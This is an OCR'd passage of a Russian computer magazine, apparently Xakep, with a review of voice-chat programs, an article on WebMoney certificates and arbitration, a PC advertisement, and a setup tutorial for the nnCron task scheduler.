
После установки программы на винт нужно зарегистрироваться и получить свой личный идентификатор. Такие же идентификаторы имеют все пользователи системы, и найти нужных людей не составит особого труда. Все люди, с которыми есть желание поболтать, заносятся в контакт-лист, и их статусы в сети отображаются так же, как и в той же асе или ПалТалке, что очень удобно.

Если хочется сделать из себя какого-то нестандартного персонажа, можно отправить понравившуюся картинку разработчикам программы, и в течение двух дней тебе вышлют готовый вариант. Стоит такая услуга всего 5 баксов.

Думаю, программа будет в первую очередь интересна ценителям необычного. Особенно от нее должны пропереться девчонки. Хотя, признаюсь, я тоже прыгал от радости и хлопал в ладоши, впервые увидев SSM.

ПОДЫТОЖИМ

К чему же мы в итоге пришли? Если у тебя есть желание общаться в режиме рации, что сначала не очень привычно, то как нельзя лучше тебе подойдет Roger Wilco. И пограмишь, и поболтаешь. В том случае, если у тебя есть потребность в общении через микрофон постоянно и важно качество передачи данных, то PalTalk лучшим образом впишется в список софта на твоем компьютере. Если же ты предпочитаешь не загромождать свой винт всяческим дополнительным барахлом, ставь плагин на асю, позволяющий звонить с компа на комп, и наслаждайся жизнью. Ну а если тебя прет все необычное и помпезное, инсталль See Storm Messenger и не парься.




Roger Wilco

Плагин этот довольно удобный и качество передаваемой речи превосходно.



Есть очень интересная програмка, которая называется BuddyTalk. Выполнена она в виде мобильного телефона, с которого можно совершать звонки как с компа на комп, так и с компа на обычный телефон. Примечательна она тем, что в локальной сети общаться в ней очень даже удобно за счет того, что практически не замечаешь задержек при ответе собеседника.



Так выглядит PalTalk



b00b1ik (b00b1ik@real.xakep.ru)



WEBMONEY: СТАВИМ ТОЧКИ НАД :-Е

Не секрет, что электронная валюта с каждым днем все прочнее занимает свою нишу в мире хомосапиенсов, связанных с работой в интернете. Даже у 12-летнего шкета есть свой электронный кошелек, на который он постоянно принимает ассигнации от других юзеров, например за продажу UIN'ов, интернет-аккаунтов или еще за какие-то услуги. Сам видишь - за WebMoney большое будущее, поэтому тебе стоит знать о системе больше, чем просто уметь пересылать и принимать деньги на свой кипер.

ЛЕЗЕМ ДАЛЬШЕ WM-КИПЕРА

ВАН, ТУ, ФРИ... ФАЙТ!

В последнее время стало очень удобно расплачиваться через интернет при помощи системы ВМ (WebMoney). Сам посуди: скачал себе ВМ-клиент, так называемый ВМ-кипер, установил его, заполнил от балды пару информационных полей, купил ВМ-карту, пополнил баланс - и в путь! Никто ничего о тебе не знает, ты можешь производить денежные переводы, не выходя из дома. А если тебе необходимо вывести средства из системы, то существует куча обменных пунктов, в которых требуется только перевести электронную валюту на нужный кошелек, прийти и забрать налик. И никто с тебя не спросит ни документов, ни чего-либо еще. Это безмерно круто, согласись. Этим пользуются многие люди, не желающие по каким-то причинам светить свои данные и себя самих при оплате - кардеры, к примеру, или инвалиды-параноики. Да и вообще, это удобно. Буржуи давно организовали себе системы вроде Е-голда и Пэйпала. И после того как в России появился их аналог, он стал быстро развиваться и расти. Но в связи с такой относительной конфиденциальностью в сети развелось множество нехороших людей, которые промышляют мошенничеством. Валюта хоть и электронная, но вполне настоящая, и потеря средств не доставляет радости никому. Чтобы такого не происходило, чтобы злонамеренные личности не обманывали доверчивых юзеров, разработчики проекта вводят новые услуги, которые помогают и по сей день решать некоторые вопросы. Как ни странно, но простой перевод денег с кодом протекции не всегда может уберечь от кидалова. Бывают спорные ситуации, в которых код просто неприемлем. Например при покупке товара в интернет-магазине. Что же делать в таких случаях? Как быть максимально уверенным в позитивном исходе сделки? Читай дальше, вникай и получай пользу от новых знаний.

АТТЕСТАТЫ, НО НЕ ОБ ОКОНЧАНИИ ШКОЛЫ

По окончании школы тебе выдали аттестат с оценками. Если ты еще не окончил школу, то не расстраивайся и знай, что тебе его все равно дадут, если, конечно, тебя не исключат за курение в кабинете директора. Так вот, при поступлении в вуз с тебя обязательно спросят аттестат. И как ты думаешь зачем? Разумеется, чтобы свериться с данными, указанными тобой в анкете для приемной комиссии. Ведь ты можешь насочинять сказок, что выпустился с золотой медалью, у тебя все пятерки и вообще ты круглый ~~идиот~~ отличник, которого каждый вуз ждет с распростертыми объятиями. Но не тут-то было! Государственный документ, подделка которого преследуется по закону, помешает произойти такой нездоровой канители. Так вот, в системе ВМ также предусмотрена такая интересная вещь, как аттестат. Только вот аттестаты эти несколько иные, и бывают они разных видов. В зависимости от категории аттестата, юзер может совершать те или иные действия, предусмотренные системой. Ясно, что чем круче уровень аттестата, тем сложнее его получить. И тем больше данных придется о себе указать, которые, к слову, проверяются досконально. Делать себе левый аттестат - довольно геморройное занятие. Обычно аттестаты с бОльшими правами получают различные организации, которым это необходимо для ведения бизнеса в Сети. Их можно проверить на https://passport.webmoney.ru и, убедившись в его подлинности, проводить сделку с наименьшим риском. Давай пройдемся по всем категориям и посмотрим, что каждая из них собой представляет.



Оплатить Хинту телефон? Не вопрос! Даже из дома выходить не буду

зоваться - решать уже тебе, в этом тебя никто не ограничивает.

Ну вот, поговорили об аттестатах, давай теперь посмотрим, чего еще интересного можно сделать, имея е-бабки.

ПРОДАДИМ С МОЛОТКА!

Коль уж у нас есть своя электронная валюта и мы не отстаем в этом плане от амеров, то почему бы не сделать нам и свой аукцион, такой же, как ebay? Да потому что он у нас уже есть! Molotok.ru, к примеру. Помимо оплаты наличными и через прочие системы платежей, на «Молотке» широко распространены вмЗ, вмР, а также вмЕ. Продавать здесь можешь все что твоей душе угодно: от вполне реальных спичек с изображением голого Ленина до совсем виртуальных номеров асек. Никто тебя ни в чем не ограничивает, главное - соблюдай условия продажи лотов и не нарушай прочих правил «Молотка». Если ты зарегался в системе и активно продаешь/покупаешь товары и услуги, не кидая никого, то через некоторое время у тебя появится определенное число положительных отзывов. Эти отзывы помогут тебе в дальнейшем, и твой ВМ-кипер будет постоянно пополняться лавандосом от проведения очередных удачных сделок. Кстати, наличие аттестованного кошелька также поможет тебе при сделках.

СОВЕТСКИЙ СУД - САМЫЙ ГУМАННЫЙ СУД В МИРЕ!


Бывает так, что по каким-либо причинам возникают спорные вопросы насчет списания средств. Яркий тому пример: ты оплачиваешь мобильный через интернет, а твой коннект в этот момент рвется. Происходит глюк: деньги с твоего кошелька снимаются, однако до продавца услуг они не доходят. И где правда, скажи мне? Продавцу вообще по барабану - он денег не получил, поэтому и ничего тебе взамен не дал. А вот тебе обломно. И вообще, ты же не знаешь, дошли до продавца деньги или нет. А вдруг он тебя злостно обманывает и хочет зажать твои кровные сбережения? Нет, так дело не пойдет! Надо разобраться, что к чему. Для таких ситуаций и был придуман арбитраж. Скажу так: к счастью, пользоваться услугами арбитража мне ни разу не доводилось, но кое-что интересное я все же о нем знаю. В свое время был у меня знакомый, занимающийся обналом WMZ. Разумеется, к системе он имел непосредственное отношение, и в случае чего я мог к нему обратиться с вопросом или просьбой. Такой момент настал, когда моего друга кинули на 150 баксов. Сумма, сам понимаешь, немаленькая, особенно для друга, проживающего в Екатеринбурге. Что делать, решил я ему помочь. Обратился к своему знакомому, разъяснил суть проблемы, попросил принять меры. На это мне знакомый ответил, что нам стоит попробовать подать иск в арбитраж ВМ. Что это такое, я в те времена еще не петрил совершенно. Логи разговора с кидалой у нас имелись, скрины и логи операций кипера мы тоже могли предоставить. Казалось, все есть для того, чтобы вернуть средства назад и заблокировать WMID нехорошего человека. Однако, как оказалось, мы рано радовались. Арбитраж может только справедливо указать, кто в данной ситуации неправ. Ни о каком возврате денег и блокировке речи даже не идет. Да и плюс к тому, за услуги суда придется выложить 7 баксов. Да, проверить идентификатор кидалы после суда можно было бы очень просто на страничке WebMoney, но что это даст? Редко кто заглядывает туда перед проведением сделки, а нам от помещения риппера в блэк-лист тоже как-то ни тепло ни холодно. 150 баксов как были незаконно в чужих руках, так там и остались. Так что сам думай, нужно ли тебе это или нет. Если ты хочешь вернуть свои сбережения, то арбитраж здесь тебе не помощник. А если ты солидный бизнесмен (гы, давай дружить!) и у тебя с клиентом произошла какая-либо неувязка, то разрешить проблему арбитраж поможет в два счета, а там уже сами разбирайтесь и принимайте меры, чтобы не портить деловые отношения из-за случайных багов.

150 баксов как были незаконно в чужих руках, так там и остались.

КОНЕЦ - ДЕЛУ ВЕНЕЦ

Помимо всего этого, в ВебМани есть куча дополнительных услуг и фишек, с которыми тебя ознакомить в рамках одной статьи не удастся - Бублик запретит (да, я такой! - Прим. Бублика). Но не отчаивайся, это дело поправимое. Если у тебя возникнут какие-то вопросы, стучись ко мне в асю (10446 - я как раз набираю в контакт-листе интересную группу) или пиши мне на мыло - обязательно отвечу на все твои вопросы. На этом вынужден с тобой попрощаться - пойду затариваться подарками к дню рождения бабушки на «Молотке».





Даже подшивку старых номеров нашего журнала можно купить на «Молотке»

Если делать все по уму, то прибыль от такого бизнеса у регистратора будет.

Аттестат псевдонима. Это низший уровень. Такой аттестат выдается системой автоматически при регистрации нового кошелька. По сути, когда указываешь информацию о себе, ты можешь написать там все что твоей душе угодно. Хоть даже то, что ты Дуся Батареечкина из славной страны Зимбабве, где о паспортах ни сном ни духом. Да и вообще, тебе совсем не обязательно вводить инфу о себе. Таким образом, никому ничего о тебе не известно. Ясно, что это огромное палево для системы, ведь большого ума не надо, чтобы получить аттестат по умолчанию. Поэтому прав у псевдонима очень мало: можно лишь переводить деньги с кошелька на кошелек внутри системы WebMoney. Разумеется, можно перегнать деньги в другую электронную валюту, например в тот же Е-голд, но даже так ты переведешь средства на обычный кошелек ВМ обменного пункта, а уже они переведут на твой Е-голд-аккаунт сбережения со своего. Дополнительных услуг по вводу и выводу средств тебе не видать. Например ты не сможешь воспользоваться услугой банковских платежей и т.д.

Формальный аттестат. Как можно понять из названия - пустая формальность. Заполни поля с данными о себе, и он у тебя в кармане. Поздравляю, теперь ты имеешь доступ к расширенным возможностям системы! Но не стоит так сразу обольщаться. Ты все еще в роли Дуси, потому что никто не будет проверять, правду ли ты написал о себе или солгал. В связи с этим особо поиграться с электронными деньгами тебе не удастся, так что закатывай губу обратно.

Начальный аттестат. Такое счастье тебе может выдать владелец персонального аттестата, о котором ниже, если ты заполнишь заявку на получение начального аттестата и подпишешь кое-какие бумаги, сделав ксерокопии значимых страниц паспорта. Либо же участник системы ВМ может выслать эти самые ксерокопии в центр аттестации с нотариально заверенной заявкой на получение начального аттестата. Ты что-нибудь понял? Вижу, что понял (Бублик, мы тебя обожаем! - Прим. Бублика). В общем, все эти три типа аттестатов, по сути, низшая ступень. Их владельцы не имеют права вести аттестационную деятельность в сети, то есть имеют минимум возможностей - только работа с платежами и переводами.


Теперь же давай копнем глубже. Здесь уже начинаются интересности.

Персональный аттестат. Он выдается при личном присутствии соискателя официальным регистратором системы. Бумажки, ксерокопии - все аналогично предыдущему виду, только вот придется оставить залог размером 100 баксов. Эти средства будут возвращены владельцу по окончании его аттестационной деятельности. Но не всегда. Если за человеком были замечены какие-то косяки или недостоверно заполненная инфа, то 100 баксов будут удержаны внутри системы ВМ. Так сказать, штраф. Но не спеши надувать недовольно щеки. Это бизнес. Смотри: ты платишь $100 один раз и получаешь право выдавать начальные аттестаты пользователям. Разумеется, не за спасибо. Таким образом, ты заколачиваешь бабки, не отходя от домашнего компьютера. Однако здесь есть и свои подводные камни: если центр аттестации вздумает проверить достоверность личных данных аттестованных тобой людей и хотя бы у одного из них будет false, то тебе, мой друг, укажут на дверь. И правильно - нечего плодить криминал :).

Аттестат продавца - это, по сути, персональный аттестат со всеми его свойствами. Единственное - придется заключить соглашение с продавцом товаров и услуг. После этого никто не прикопается к тебе, захотев купить на твоем крутом сайте пару пин-кодов карт пополнения баланса. Ты укажешь данные своего кошелька, и любой потенциальный покупатель сможет проверить их на официальном сайте системы: «Ага, он действительно продавец, отлично, ему можно доверять, не кинет».

Аттестат регистратора. Заимев такой, можно будет выдавать персональные аттестаты. Снова бизнес, однако, и снова залог. Аттестат регистратора выдается пользователям системы, уже имеющим персональный аттестат. Подписав договор с центром аттестации, регистратор уходит в свободное плавание, самостоятельно выдавая всем желающим персональные аттестаты. На хрупкие плечи новоиспеченного регистратора ложится большая ответственность, связанная с доскональной проверкой данных соискателей. Но если он будет делать все по уму, то прибыль от такого бизнеса у регистратора будет. И будет она очень даже неплохой. Так что задумайся над идеей абсолютно легального заработка в Сети - это уже не миф.


Для того чтобы осуществлять ввод и вывод средств из системы ВМ, тебе необходимо заиметь аттестат гаранта (и крышу, ага). Но сделать это будет уже не так просто. У тебя должны быть финансовые и правовые гарантии на то, чтобы осуществлять обмен денежных знаков на WMZ и обратно. В общем, право на операции с валютой у тебя должно быть. Также тебе придется вкладывать свои средства в развитие системы в целом и иметь стопроцентный актив денег, чтобы их обменивать на равнозначное количество титульных знаков WM. Каким механизмом обмена ты будешь поль-



На нашем диске ты найдешь не только самую свежую версию WM-кипера, но и кучу дополнительных красивых скинов к нему.



www.webmoney.ru - все, что тебя интересует о системе, ты найдешь на официальной страничке в интернете.



По логам кипера видно, что мне приходится работать с ВМ ежедневно, как и с обычными деньгами


Откройте для себя новый мир
цифровых увлечений.
intel inside
pentium 4
Записывайте, храните, просматривайте
фотографии и слушайте музыкальные
материалы с **Ecxilon Universal DK 13**
на базе процессора Intel® Pentium® 4
с технологией HT. И используйте
цифровой мультимедиа адаптер для
подключения к телевизору или
стереосистеме в любой комнате Вашего
дома. Это новый мир возможностей.
- Гарантия 2 года
- Бесплатная доставка по Москве
- Продажа любой компьютерной техники в кредит
- Вся продукция сертифицирована (РОСС RU. ME61.B01302)

B!rd Feathery (bird@feathery.ru)

ДВОЕ ИЗ ЛАРЦА

Собравшись писать статью про автоматизацию процессов на компе, я решил, что она должна быть в виде сравнительного обзора нескольких близких по назначению утилит. Я честно порыскал по софтверным порталам и выбрал восемь программ, которые и собрался описывать. Но потом понял, что беспристрастного сравнения у меня не получится, потому что лидер обзора определился сразу и я не смогу простить себе, если не познакомлю тебя с ним подробно. Итак, прошу любить и жаловать! NnCron в студию!

АВТОМАТИЗАЦИЯ РУТИННЫХ ПРОЦЕССОВ НА КОМПЬЮТЕРЕ


NNCRON

Гордость и незаменимый инструмент пользователей *nix-систем в милых сердцу Windows. Признаться, я не ожидал от программы размером чуть меньше 800 Кб такой функциональности. Кроме своей прямой обязанности запускать в заданное время программы, открывать документы и показывать напоминания (что, в общем-то, одна и та же задача), nnCron умеет запускать программы как сервисы, в том числе и от имени любого пользователя, и с произвольно заданным приоритетом. Выключать и включать компьютер, чтобы выполнить определенную задачу, манипулировать окнами (сворачивать, раскрывать, прятать в трей, убивать, менять размер, положение и прозрачность), эмулировать нажатие клавиш и действия мышью. Звонить и разрывать модемное соединение, синхронизировать системное время и многое другое. Он поддерживает регулярные выражения, так называемые RegExp (Regular Expressions) - мощнейший инструмент анализа текстовых данных. Кто знаком с программированием на Perl или PHP, тот меня поймет. В определениях задач nnCron позволяет использовать VB- и Java-скрипты, а также выполнять произвольные программы на языке Форт. А расширения за счет плагинов, которые оформлены в виде маленьких текстовых файлов, можно свободно скачать с сайта. Они создают впечатление, что для этой программы вообще не существует невыполнимых задач. Еще одна особенность, придающая программе этакое благородство, - она написана нашим соотечественником Николаем Немцевым и (ура!) бесплатна для некоммерческого использования в странах бывшего СССР. Уфф... Это еще не все, но я на этом остановлюсь.


УСТАНОВКА

Когда я писал этот текст, самой свежей доступной версией программы была 1.89. Ставим. Инсталлятор предложит выбрать язык установки, спросит, какие компоненты программы нужно ставить (рекомендую оставить все по умолчанию), и после копирования файлов сразу же установит и запустит виндовский сервис nnCron. А после этого в трее появится квадратная иконка, похожая на циферблат без стрелок.

Установка завершена. Жми правой кнопкой на иконку и выбирай...



Крон сидит в трее и молча выполняет скучную работу



Основное окно настроек

SETTINGS

Пусть тебя не смущает, что nnCron заговорил с тобой по-английски. Безо всяких дополнительных модулей-русификаторов программа поддерживает много языков, среди которых, разумеется, есть и русский. Сейчас мы установим соответствующий язык интерфейса и познакомимся с основными настройками программы. Открывается окошко с четырьмя страничками. Нас сейчас интересует первая - General. Выбирай русский язык и акцепти изменения. Программа предложит сохранить новые настройки в файле nncron.ini. Это основной файл конфигурации, расположен он в каталоге с программой (Program Files\nnCron, если ты не выбрал другой каталог во время установки). После сохранения программа попросит перезапустить сервис. Соглашаемся, ждем несколько секунд и дважды щелкаем по иконке в трее (это другой способ вывести окошко настроек).

Кронтаб-файлы. В них хранится информация обо всех заданиях, выполняемых программой. NnCron поддерживает неограниченное количество таких файлов, и ты можешь для разных типов задач создать отдельные кронтабы. Лежат они также в Program Files\nnCron. Сейчас в этом окне он только один - nncron.tab.

Лог-файл. Хранит сведения о состоянии nnCron, запущенных и отработавших задачах и ошибках, если таковые будут. Строка «log\%MM%%DD%cron.log» говорит о том, что в подкаталоге log каждый день будет создаваться новый файл с именем, соответствующим текущей дате. К примеру, сегодня 29 ноября, и файл будет называться 1129cron.log. Можно не использовать переменные и дать файлу статическое имя. Тогда он будет только один.

Формат лога. Определяет внутреннее устройство лога. Строчка «%hh%:%mm%:%ss% %ThreadId%» означает, что в начале каждой строки, описывающей то или иное событие, будет написано время и идентификатор процесса:

```
09:55:11 268 Start nnCron
09:55:11 268 Load crontab
09:55:11 268 C:\Program Files\nnCron\nncron.tab
```

Строки формата %какой-то_текст% есть не что иное, как идентификаторы предопределенных переменных nnCron. Для работы с текущим временем и датой есть еще %MMM% - месяц (Jan-Dec), %WW% - день недели (Mo-Su), %YYYY% - год и многие другие. Полное описание переменных ты найдешь в русскоязычном chm-файле документации, путь к которому стоит прописать в следующем поле.

Файл справки. Я скачал документацию на русском языке, и она теперь вызывается при нажатии на <F1>.

Режим запуска приложений и приоритет приложений определяют дефолтные свойства выполняемых программ. Для каждой задачи ты сможешь потом их задать отдельно.

Выводить сообщения об ошибках. Крон предупредит тебя, если при анализе кронтабов будут обнаружены ошибки.

Поле года. Определяет, добавится ли к пяти полям, определяющим периодичность выполнения задачи (минуты, часы, дни месяца, месяцы, дни недели), шестое - поле года.

Непотопляемый режим. Увеличивает надежность работы крона на нестабильных системах. Программа nnguard.exe отслеживает, не выбило ли случайно процесс nnCron, и, если это все-таки случилось, перезапускает его.

Следующая страничка - интерфейс. Пожалуй, только две вещи здесь требуют пояснения.

Установка галочки «Только для админов» спрячет иконку в трее от пользователей с правами ниже администратора. Чекбокс «Открывать консоль при старте» - имеется в виду консоль, в которой можно программировать поведение крона, используя язык Форт. Подробно остановиться на этом мне не позволит объем статьи, скажу лишь, что начиная с версии 1.88 крон позволяет открывать консоль на удаленных машинах точно так же, как и на локальной. Для этого используется порт 2002, на который можно законнектиться обычным телнетом.

Страница «Авторизация» позволяет переопределить пользователя, от имени которого будут запускаться задачи или GUI. Опционально с каждой задачей (либо с загрузкой GUI) можно обеспечить загрузку профиля пользователя.

Страничка «Плагины» показывает список подключенных модулей расширения.

НАЧИНАЕМ АВТОМАТИЗИРОВАТЬ

Сперва сделаем самое простое - напоминание. Щелкаем правой кнопкой по значку в трее и выбираем «Добавить напоминание». Вписываем текст и время срабатывания. Если установлена галочка «Показывать просроченное напоминание», то оно будет показано, даже если время срабатывания уже истекло. Дополнительно можно указать особенности выполнения просроченного задания. Если задача не была выполнена в течение указанного времени (к примеру, компьютер был выключен), то ее выполнение отменяется. В противном случае она будет все равно выполнена. Если не указывать это время, крон запустит ее независимо от того, как давно истек ее срок. Эта опция справедлива как для напоминаний, так и для всех других задач. Ничего сложного.


Теперь опишем более сложное действие. Добавим задачу для вычистки временного каталога Windows по понедельникам утром. Выбираем в меню «Добавить задачу». Назначаем задаче имя Del_temp и помещаем ее в файл xakep.tab (предварительно создав его, конечно). Выставляем условия «Еженедельно», «В 9:00», «Каждый понедельник». Так как у меня есть нехорошая привычка опаздывать на работу, я поставил галочку «Выполнять просроченное задание». Таким образом, наша задача будет выполняться еженедельно при старте машины в понедельник (потому что включаю я ее обычно после 9 утра). Топаем на следующую зак-

nnguard.exe	SYSTEM	00	116 K
nncron.exe	SYSTEM	00	468 K

Телохранитель крона

ХАЛЯВА, СЭР!

Для бесплатной регистрации nnCron запусти программу tm.exe с параметром xReg. В качестве имени введи «xUSSR регистрация» без кавычек, а вместо кода - текущий день недели маленькими русскими буквами. Готово. Кстати, файловый менеджер Far раньше можно было зарегистрировать таким же образом.



Он говорит!

